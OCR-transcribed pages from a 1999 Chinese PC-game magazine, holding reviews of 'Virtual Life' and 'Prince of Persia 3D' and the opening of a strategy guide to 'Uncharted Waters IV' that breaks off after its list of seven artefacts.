
在不一样的格子里，我可以努力完成调查局下达的任务，可以投资房地产营建自己的温馨小家，可以购买道具装备让自己变得更强，或者换个心情整装去旅行!而且，我还可以谈恋爱结婚呢!每一次的突发事件除了让我觉得惊喜外，也确实让我感到了几分真实。没有大笔财产哪儿那么容易购房?旅行也是要靠机遇，就像上班上学时候的休假一样。尤其是恋爱!一个个的小伙子、小姑娘可挑呢，要先看你先天条件好不好，再看你回答问题是否贴心，爱好是否一致，还要努力不断地约会，购买提高爱情度的物品才能够真正走进结婚圣堂。所以说，不经一番寒彻苦，哪得梅花放清香!友情爱情都得努力用心经营呀。

作为游戏的虚拟人生真的是如梦吗?

一直以为，“如梦”是个很好的词，因为，我只相信美梦!那么，作为游戏，我们就必须评价其可玩性、操作性、画面和音乐了。那么，这是一个轻松活泼的游戏，一只鼠标走天下，详细的说明让你轻松上手，难的是自己在虚拟人生中的人生选择。那么，这里着重想讲一讲的是，什么是“体验式”，虚拟人生为什么叫体验式的游戏。

都市人花钱在假日体验做农夫的滋味，亲身感受面朝黄土背朝天，播耕收成的乐趣。这样的事情我们已经从报刊上知晓不少，而花钱去体验亲手制作瓶瓶罐罐的类似事情也已经不再是什么新鲜事了。所以我们说，体验式消费时代正在世界每个角落盛行，例如华纳威秀影城、迪斯尼儿童乐园等等。甚至，在以色列居然有一家咖啡店，名叫“真假咖啡店”，店里没有咖啡，你付3美元，服务周到的侍者为你端来的咖啡茶点都是精美的空空如也的用具! 它的目的在于真正让人体验咖啡店交朋友、聊天的社交经验。

那么，什么又叫做体验式呢?其实来自于近年来感性消费的流行，厂商除了提供流行产品外，还提供一种想象，消费者在使用这种产品时，脑中就充满一种故事、一种场景、一种幻想。而这体验正可创造令人难以忘怀的经验。《虚拟人生》就是让玩家融人游戏制作出来的“人生”，留下难以忘怀的人生经验，体验多种多样的人生感受。






作为游戏画面，全部是预制的立体地图、人物、道具，可爱的卡通形象更让你爱不释手。仔细看看大富翁式的游戏界面，路边的建筑物是什么？电饭煲里眨眼睛的白白馒头，会扭身子的牛奶瓶，骰子蹦上蹦下的玩具车……全部都是可爱的三维造型！无论是主人公还是道具店里的物品，全部也都是可以旋转的立体形象。好在这些立体形象都是预先制作完成，不需即时运算生成，因此对机器配置要求非常低，只要是能够跑动 Windows95 的机器都能够玩，而且标准安装只需要 120MB 硬盘！在今日这个游戏软件"逼迫"硬件升级的时代，游戏的制作者为了能够做到人人能玩，可真是煞费苦心了，据说光是安装所需要的硬盘空间方面，就进行了数次努力，从最初的必须空间 300MB 缩减到了如今的 120MB。而且，虽然是国产游戏，但据南京的制作小组——行者制作组——透露，他们拥有一支超过 30 人的专业测试小组，以保证游戏软



件最终的质量，所以，看来不会频繁地出虫虫了，真是高兴！

再谈音乐声效方面，在《虚拟人生》中，音乐会随着环境、事件、对象的改变而改变。走路时，我们听到的是欢乐而有节奏的音乐，就像每个人都渴望拥有的快乐人生，世界就在你的掌握之中！和女友约会时，浪漫的曲调回响在屋内，温馨的感觉油然而生。与怪兽打斗时，则是刀光剑影、电闪雷鸣，胜利的喜悦、失败的沮丧都一一表现出来。虽然说可能没有《仙剑奇侠传》的曲调那么荡气回肠，但也体现了其轻快活泼的风格呀！



什么是幸福的人生？

玩虚拟人生时，什么是圆满的结果？打到从人的欲望中衍生出来的大魔王——阿修罗王。我想，这意味着人的自我性格的一种完善。喜欢《新世纪福音战士》的朋友应该知道，人的性格的完善是一个长期缓慢的过程，如何做一个自己喜欢的人，如何做一个别人喜欢的人，这也许是每个人都想过的问题？我是谁？我应该如何去做？我想要的是什么？我想要的幸福的人生是什么？

在《虚拟人生》的游戏中，游戏强调的不是职业的选择，不是资金的积累，不是恋爱的浪漫，而是一种轮回转世中的体验和思考。我只能够拥有这样的一生，我必须建立自己的人生观，认真地思考自己要做什么，然后，去努力。只有这样才能够在回首往事时，知道自己没有虚度青春，没有懊悔。

那么，《虚拟人生》能够在年初台湾省首先上市后，连续好几个月始终高居《新游戏时代》杂志的销量榜首，创下在台湾省销售了近 20 万套的佳绩，其实也是因为这样的新颖的构思和能够引起人的思考的原因所致吧。其多种多样的游戏性吸引着大量的新老玩家，轻松俏皮的游戏形式赢得了大量白领人士的青睐，而游戏中包含着的益智教育成分又使得为数众多的家长为自己的孩子甘心情愿地掏腰包。突破以往"游戏性"与"教育性"不能兼得的游戏制作瓶颈，让众多玩家在轻松娱乐的过程中，同样可以获得极大的思考和体验的空间。这应该也是未来游戏的发展趋向，不管这游戏是做给孩子，还是做给我们成年人

人生如梦，需要我们好好去把握。看看自己，还是一个年轻人，更需要在各种各样的时候，抓住每一个机会学习成长，思考人生，哪怕，这是一个游戏。

编辑笔记：

轻松怡情应该说是游戏的真髓之一，只要多花心思，自然可以创作出为大多数普通玩家所喜爱的作品，这可不是所谓"先进 3D 图像音效技术"之类的制作手段所能轻松促成的。看看编辑部的同仁每日都会修炼一番"虚拟人生"，轮回了无数次各不相同的"人生"依然没够，原来这"人生"是"胜也轮回、败也轮回"。呵呵，下次再有入门级的朋友来要游戏玩，推荐这个就彻底打发了。

编辑／游骑兵

英文名称：Virtual Life
出品公司：智冠资讯／英业达集团
国内发行：新天地
发行版本：1 CD / WIN9X
类　　型：策略［ST］
最低配置：P100／16MB、4 速光驱
推荐配置：MMX200／32MB、16 速光驱
3D 加速卡：不支持
多人游戏：不支持
控　　制：鼠标＋键盘
出品日期：1999.7



流传久远的传奇经典全新登场——

波斯王子 3D

图像表现：	85
音乐音效：	83
操　　控：	78
创　　新：	75
动　　感：	70
故 事 线：	85
总评	80

■文／马晓伟

1989 年，我们曾坐在 APPLE Ⅱ或 PC－XT 面前，夜以继日为 Jordan Mechner 设计的 2D 动作冒险游戏《波斯王子》(Prince of Persia)叫阵助威。然后是 1993 年的《波斯王子Ⅱ影子与火》(Prince of Persia 2: The Shadow and the Flame)，为了救出心爱的公主，我们沉浸在对付各种机关暗器和与残暴敌人的战斗之中。此后的整个 2D 动作游戏世界受到了最大的冲击——1996 年，以全 3D 模式出现了《古墓丽影》，凭借全新的 3D 造型和场景，给人以耳目一新的感觉，也从此拉开了 3D 游戏的争霸战。




终于，在 1999 年的 9 月，曾经的 2D 游戏之王 Jordan Mechner 决定要搞些"新动作"了，于是有了我们今天看到的《波斯王子 3D》(下文简称 POP3D)。此作中，故事架构延续前作，波斯王子由于中了恶棍 Assan 的圈套而被关入死牢，而他的妻子(以前的公主)也被抓走，并将被强迫成为 Assan 的儿子 Rugnor——一个半人半虎的家伙的新娘。当然，在死牢里也别有洞天，否则玩家能干什么？王子居然找到了一块能够移动的巨石，借此逃出死牢，并开始了援救公主的行动。

POP3D 这款以 3D 姿态出现的《波斯王子》系列最新作给人的第一印象就是：简直就是一个"古墓丽影"王子版。从游戏中主角的动作，到那些棱角分明的 NPC 的过场表演，以及那些出现在游戏中的机关，简直无一不似。在当前最出名的 3D 动作冒险游戏中，《古墓丽影》系列和《龙女》应该属其姣姣者，《古墓丽影》系列注重探险，《龙女》注重的是战斗，而 POP3D 则近乎两者之间。不过在笔者的眼里，《龙女》除了主角的面孔更加东方化、身材秀美得有些夸张以及那条比较有创意的龙以外，游戏整体的设计和剧情的推动十分一般，在这三款游戏中当属最次。下面主要以《古墓丽影》系列与 POP3D 做个比较。










同是第三视角追尾游戏，POP3D 采用了自动调焦的追尾视角，当主角在前进、转身时取景视角会自动进行调整，但是在视角处理方面时常会出现由于视角过于接近主角而看不到前方的现象(在跑动时尤甚)，此时必需要停一下，等候系统自动进行校正，如果在平地上应该没有什么问题，不过如果是在高楼之间的话……在这一点上《古墓丽影》系列做得就比较合理，在劳拉向前跑动时，镜头是向外拉伸，而不是像 POP3D 那样向主角拉近。POP3D 中与《古墓丽影》系列一样提供了手动观察功能，玩家可以在按住视角键的同时调整方向键，以王子




为中心进行360度的旋转观察，玩家大可在看清脚下机关的同时，趁此一饱王子的英姿。

POP3D中王子的动作也采用了动作捕捉技术，由真人的动作辅以电脑特技处理而成，因此十分细腻传神。但由于采用了类似电影中的连续摄影方式，因此主角在进行某些动作时略显僵硬，例如推箱子时。除了必要的跑、跳、攀登外，还有爬行、抓绳荡、游泳等，当然王子昂首喝药的动作也是必不可少的

POP3D为玩家提供了15个关卡，从阴森的地牢、辉煌的皇宫，到空中的废墟等等。这些关卡的紧迫程度安排得尚可，毕竟是由Jordan Mechner一手设计的，但和《古墓丽影》系列比起来，似乎还有些气度不足。总体感觉，《古墓丽影》系列中的各个场景给人以宏伟壮观的感觉，而POP3D的场景则偏向于体现局部。所以《古墓丽影》系列更像是一部史诗，而波斯王子则像一部小传。

作为动作冒险游戏，机关陷阱是必不可少的。除了《波斯王子》系列里最经典的踏板开关外，还包括滚石、翻板、尖刀坑等等，不过以前那种在踩下机关后争分夺秒




《波斯王子》一代的惊险一跳

地穿过升起的门的场景比较少了，多数情况下玩家更需要用智慧来解决问题。例如，在游戏中的某一段，玩家想要穿过的大门必需由两人在大门两侧的开关上同时踩下才行，此时就必需充分利用弓箭的威力，在一侧的开关旁用弓射死另一侧的守卫，在守卫的尸体压住踏板开关后再踩下身旁的开关……

让我们看看POP3D中形形色色的机关吧：刀坑，这种机关常常在翻板下面，掉下去必死无疑；侧刀陷阱，从墙壁上突出的




回转侧刀，稍有不慎则身首异处当即毙命，一般可以伏身爬过；松动的地板，踩上后会陷落，下面通常是万丈深渊或刀坑；暗箭机关，安装在墙壁或天花板上的机关，一般需



要靠地面上的踏板触发；钢钉机关，一不小心就会从地板里伸出，通常一击毙命。

POP3D中的战斗完全是使用冷兵器（当然，12世纪的古波斯嘛，怎么会有M16自动步枪可用呢）。在游戏中主角会陆续得到弯刀、双刀和钉头棍，远程武器则有一支弓，除了最普通的箭之外，还可以得到7种带有魔法效果的箭：火焰信使，用圣火将一切有生命的人或生物烧成灰烬；蜂群箭，在目标周围召唤出一群黄蜂发起无情的攻击，并会波及附近所有的人，包括你自己；




二代更具古波斯氛围

冰冻箭，将任何液体凝固住；换形箭，允许游戏者使用被箭射中的敌人的身体或外形；迷魂光箭，在目标周围产生一道舞动的光晕，可以吸引目标的注意力并让目标混乱；破坏之箭，在目标周围引发小规模的爆炸；致死箭，这些黑色的箭可以立刻夺走敌人的灵魂

不过在游戏中弓箭的战斗作用明显被弱化，它最大的作用恐怕只是用来打开一些没有办法直接触及的机关。Why？这是因为王子在处于进攻状态时的移动十分困难。如果王子拔出刀的话，那么他只能进行缓慢的平移、前进和后退；如果是在使用弓箭的话，那么在瞄准目标后只能缓缓地转身而不能移动。所以如果敌人也有弓箭的话，那么此时的战斗就是一种两边对射、看谁血多的尴尬情形。所以在可能的情况下，只有刀才是最好的武器。当初在游戏设计时，制作者就曾为武器的平衡动过一番脑筋，但从游戏中的实际效果来看，显然还有些需要调整的地方。

POP3D中的近身战斗很有些古典风范。主角在拔出弯刀后，通常都会先舞出一个十分优雅的刀花，就像唱戏时先要亮个像似的。不过这个动作放在平时固然好看，但是如果你是在猛拐一个弯后迎头撞上敌



COMPUTER & GAME 佳 作 赏 析

人，或者碰上一个不讲江湖规矩的家伙，你就知道花巧的害处在哪儿了。游戏中为了方便战斗操作提供了若干热键，并且玩家可以自己重新定义。攻击可分为左横扫、中劈、右横扫三个方向，玩家既可以直接按｛Q｝、｛W｝、｛E｝进行三向攻击，也可以利用｛CTRL｝键配合方向键进行攻击。不过在笔者的实际体会中，使用｛CTRL｝键配合方向键更容易使出连续攻击招式。


注意在拔出一种武器进入战斗模式后



是无法立即切换其它武器的，你必需将武器收起，然后切换到要使用的另一种武器后，再将其拔出进入战斗模式才行。为此，你必需事先考虑好准备使用何种武器来迎战你的敌人，否则在战斗中慢吞吞地换武器简直就是自杀。



说到游戏最大的败笔，就在于它的的操控。前面已经提到，POP3D中王子的动作与《古墓丽影》系列中的劳拉十分相似，但是在控制起来王子却远没有劳拉那种行云流水般的敏捷感，在控制王子转身、前进、下蹲等动作时，总有些反应迟钝的感觉，似乎画面上的反应会比按键稍迟那么一点（笔者的机器：赛扬450A＋帝盟Voodoo2/12MB），而在平移、侧跳时更是如此。在《波斯王子》前两作中，有一个很好、



很真实的设定，那就是——惯性，玩家通常需要很高的技巧才能保证在跳过某条深沟后不会冲到前面的沟里。但是在POP3D中，这个设定也被大大淡化了，当然这也许是为了降低游戏难度，但是新的POP3D总是让人有些失望的感觉。

总体说来，经过3D化的“波斯王子”给我们带来的只是更多的一种3D展示，而不是它的可玩性。当年《波斯王子》一代的成功之处，在于它给我们带来了超前的感受，我们可以在虚幻的世界中扮演一个英雄，并克服重重的困难，拯救心爱的公主。但是在当今3D游戏遍地开花的时代，对于那些被TNT2、Voodoo3撑大了胃口的玩家来说，这个游戏的图像并非我们想像的那样出色，而它的的操控和图像配合上的脱节又让游戏的整体表现大为下降，毕竟游戏是要让我们来玩的，而不是来观看的，我们希望的是它的可玩性、在情节或者动作上的感受。所以，这个游戏从总体上说来应该属于中下之作。如果玩家是个《波斯王子》系列的狂热追随者，那么这个游戏尚具有可玩性。如果不是的话，还是等着年底与劳拉一同在《古墓丽影Ⅳ》中畅游吧。


编辑笔记：

《波斯王子》应该会是第一代电脑游戏



玩家心目中永远的经典，这一系列游戏的开山之作当年曾在APPLE Ⅱ、IBM PC、Macintosh、Amiga、NES、SNES、GameBoy、Sega Genesis、Sega Mega Drive、Sega CD、Game Gear、Commodore 64等机型上发行了大约200万份拷贝，其率先采用的动作捕捉技术及流畅的画面表现奠定了成功的基石。时隔多年之后，“波斯王子”又挟3D风潮传奇回归，想必许多老玩家早已闻风而动，期待着能够寻回昔日的感动。遗憾的是，我们必须正视3D化及续集化的一些通病。尽管游戏制作者强调其在个性化的画面风格、延续的故事线及各种关卡陷阱、刀箭运用方面的特色，但3D版的《波斯王子》未能解决关键性的角色动作流畅自然的问题，系统要求又过高。在满足基本的“玩”的需求上有所欠缺，因此不得不令人感到失望了。

编辑/游骑兵



英文名称：Prince of Persia 3D
出品公司：Red Orb Entertainment
国内发行：育碧
发行版本：2 CD / WIN9X
类　　型：动作冒险［AC/AD］
最低配置：MMX233/64MB
　　　　　3D加速卡（8MB显存）
　　　　　4速光驱
推荐配置：MMX300/64MB
3D加速卡：D3D
多人游戏：不支持
控　　制：键盘、摇杆
出品日期：1999.9


大航海时代Ⅳ——纵横七海

文/铁牛

在15世纪,人们终于发现地球是圆的,新大陆、日本、香料群岛等相继被发现。作为最早航海探险的国家,葡萄牙可谓盛极一时。但随着时间的流逝,往昔的辉煌已不复存在,一些新发现带给人们的兴奋也慢慢消散,各个国家的目光逐渐集中到如何分配这有限的海域上。继葡萄牙衰落之后,代之而起的是援助麦哲伦航行世界一周的西班牙;老牌"日不落帝国"英国难以容忍由西班牙和葡萄牙瓜分世界的趋势,因而时常做一些不光彩的事情干扰一下;新兴国家荷兰、瑞典也不甘寂寞,意图染指亚洲与新大陆……

面对纷争的海上世界,故事中的四位主人公虽然初始目的并不相同,但最终的目的都是称霸七海,取得世所公认的七海霸者之证。故事就是在这样一个背景下展开了(以瑞典指挥官为蓝本)……

赫德拉姆·约阿其姆·柏格斯通



背景:7月12日出生,巨蟹座,组成柏格斯通商会,完成再独立运动的瑞典提督(海军指挥官)。其毕生目的是率领海军私掠舰队,为把自己国家的舰队建成世界最强的舰队而努力

16世纪后期,英国允许舰队掠夺西班牙船队,以此积累财富。柏格斯通深受启发,认为瑞典要称霸波罗的海和北海也必须效仿英国,凭借掠夺的财富把海军建设成为世界一流水准的舰队。


柏格斯通的根据地是北欧地区的斯德哥尔摩,在游戏一开始他就有三位追随者:格尔哈特·阿迪肯,查理·约翰·洛雪弗,曼努埃尔·阿尔米达。他们会辅佐柏格斯通完成瑞典强盛的目标。同时,柏格斯通会拥有一艘名为"维斯奈洛斯"的船,就是要凭借这艘船逐步壮大。

在北欧,港口比较多,竞争也就较为激烈。在开始画面中就有一艘舰船侵入瑞典海军的管辖范围,也就是柏格斯通碰到的第一股妨碍势力——舒派亚商会。这是一股非常讨厌的势力,它位于北欧的中部区域,是瑞典向西扩张的绊脚石,因此有必要除掉它。而且,即使你不理会它,它也会挑衅,甚至先行攻击。作为瑞典新一代的指挥官,你有权利,而且也有义务为国家的昌盛铺平道路。但小不忍则乱大谋,因为你现在的资金非常有限,无论是从购买船只还是对城市投资方面都是心有余而力不足。

霸者之证:
01. 东　亚——秦始皇的长信宫灯
02. 东南亚——库穆里的永久护符
03. 印度洋——吠陀本集
04. 非　洲——阿克斯姆王的金印
05. 地中海——肯毕西斯的王冠
06. 北　欧——威廉·第尔的弓箭
07. 新大陆——水晶头骨

